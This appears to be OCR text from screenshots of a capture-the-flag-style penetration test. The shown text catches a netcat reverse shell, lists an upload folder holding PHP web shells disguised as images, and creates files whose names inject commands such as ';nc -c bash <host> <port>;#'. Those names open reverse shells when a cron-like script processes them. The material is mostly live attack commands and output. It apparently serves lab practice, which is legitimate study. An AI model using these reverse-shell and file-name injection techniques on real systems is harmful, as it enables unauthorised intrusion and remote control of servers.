
uploaded by 127_0_0_1.png;nc 10.10.12.37 5555 -c bash;#	uploaded by 127_0_0_1.png CentOS	uploaded by 127_0_0_3.png CentOS	uploaded by 127_0_0_4.png CentOS
uploaded by 127_0_0_2.png CentOS			




```
root@kali:~/Masaüstü# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.12.160] from (UNKNOWN) [10.10.10.146] 59418
python -c "import pty;pty.spawn('/bin/bash');"
bash-4.2$ pwd
pwd
/var/www/html/uploads
bash-4.2$ ls -la
ls -la
total 100
drwxrwxrwx. 2 root   root    4096 Aug 27 11:28 .
drwxr-xr-x. 4 root   root     103 Jul  9 13:30 ..
-rw-r--r--  1 apache apache   192 Aug 27 11:28 10_10_12_150.php.jpeg
-rw-r--r--  1 apache apache  3977 Aug 27 11:27 10_10_12_160.php.png
-rw-r--r--  1 apache apache  5500 Aug 27 11:27 10_10_12_243.php.gif
-rw-r--r--  1 apache apache  4336 Aug 27 11:27 10_10_12_37.php.jpeg
-rw-r--r--  1 apache apache  5501 Aug 27 11:28 10_10_13_3.php.png
-rw-r--r--  1 apache apache 14469 Aug 27 11:27 10_10_13_74.php.jpg
-rw-r--r--  1 apache apache 10975 Aug 27 11:28 10_10_13_81.php.png
-rw-r--r--  1 apache apache 11453 Aug 27 11:28 10_10_15_117.php.jpeg
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_1.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_2.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_3.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_4.png
-rw-rw-rw-  1 apache apache     2 Aug 27 11:28 ;nc -c bash 10.10.13.74 2222;#
-r--r--r--. 1 root   root       2 Oct 30  2018 index.html
bash-4.2$ touch ";nc -c bash 10.10.12.160 1234;#"
touch ";nc -c bash 10.10.12.160 1234;#"
```




```
bash-4.2$ ls -la
ls -la
total 132
drwxrwxrwx. 2 root   root    4096 Aug 27 11:28 .
drwxr-xr-x. 4 root   root     103 Jul  9 13:30 ..
-rw-r--r--  1 apache apache   192 Aug 27 11:28 10_10_12_150.php.jpeg
-rw-r--r--  1 apache apache   192 Aug 27 11:28 10_10_12_158.php.png
-rw-r--r--  1 apache apache  3977 Aug 27 11:27 10_10_12_160.php.png
-rw-r--r--  1 apache apache  5500 Aug 27 11:27 10_10_12_243.php.gif
-rw-r--r--  1 apache apache  4336 Aug 27 11:27 10_10_12_37.php.jpeg
-rw-r--r--  1 apache apache 15784 Aug 27 11:28 10_10_13_136.php.gif
-rw-r--r--  1 apache apache  5501 Aug 27 11:28 10_10_13_3.php.png
-rw-r--r--  1 apache apache 14469 Aug 27 11:27 10_10_13_74.php.jpg
-rw-r--r--  1 apache apache 10975 Aug 27 11:28 10_10_13_81.php.png
-rw-r--r--  1 apache apache 11453 Aug 27 11:28 10_10_15_117.php.jpeg
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_1.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_2.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_3.png
-rw-r--r--. 1 root   root    3915 Oct 30  2018 127_0_0_4.png
-rw-r--r--  1 apache apache     0 Aug 27 11:28 ;nc -c bash 10.10.12.150 9090;#
-rw-r--r--  1 apache apache     0 Aug 27 11:28 ;nc -c bash 10.10.12.160 1234;#
-rw-rw-rw-  1 apache apache     2 Aug 27 11:28 ;nc -c bash 10.10.13.74 2222;#
-rw-r--r--  1 apache apache 10975 Aug 27 11:28 ;nc 10.10.13.81 8463 -c bash
-r--r--r--. 1 root   root       2 Oct 30  2018 index.html
```



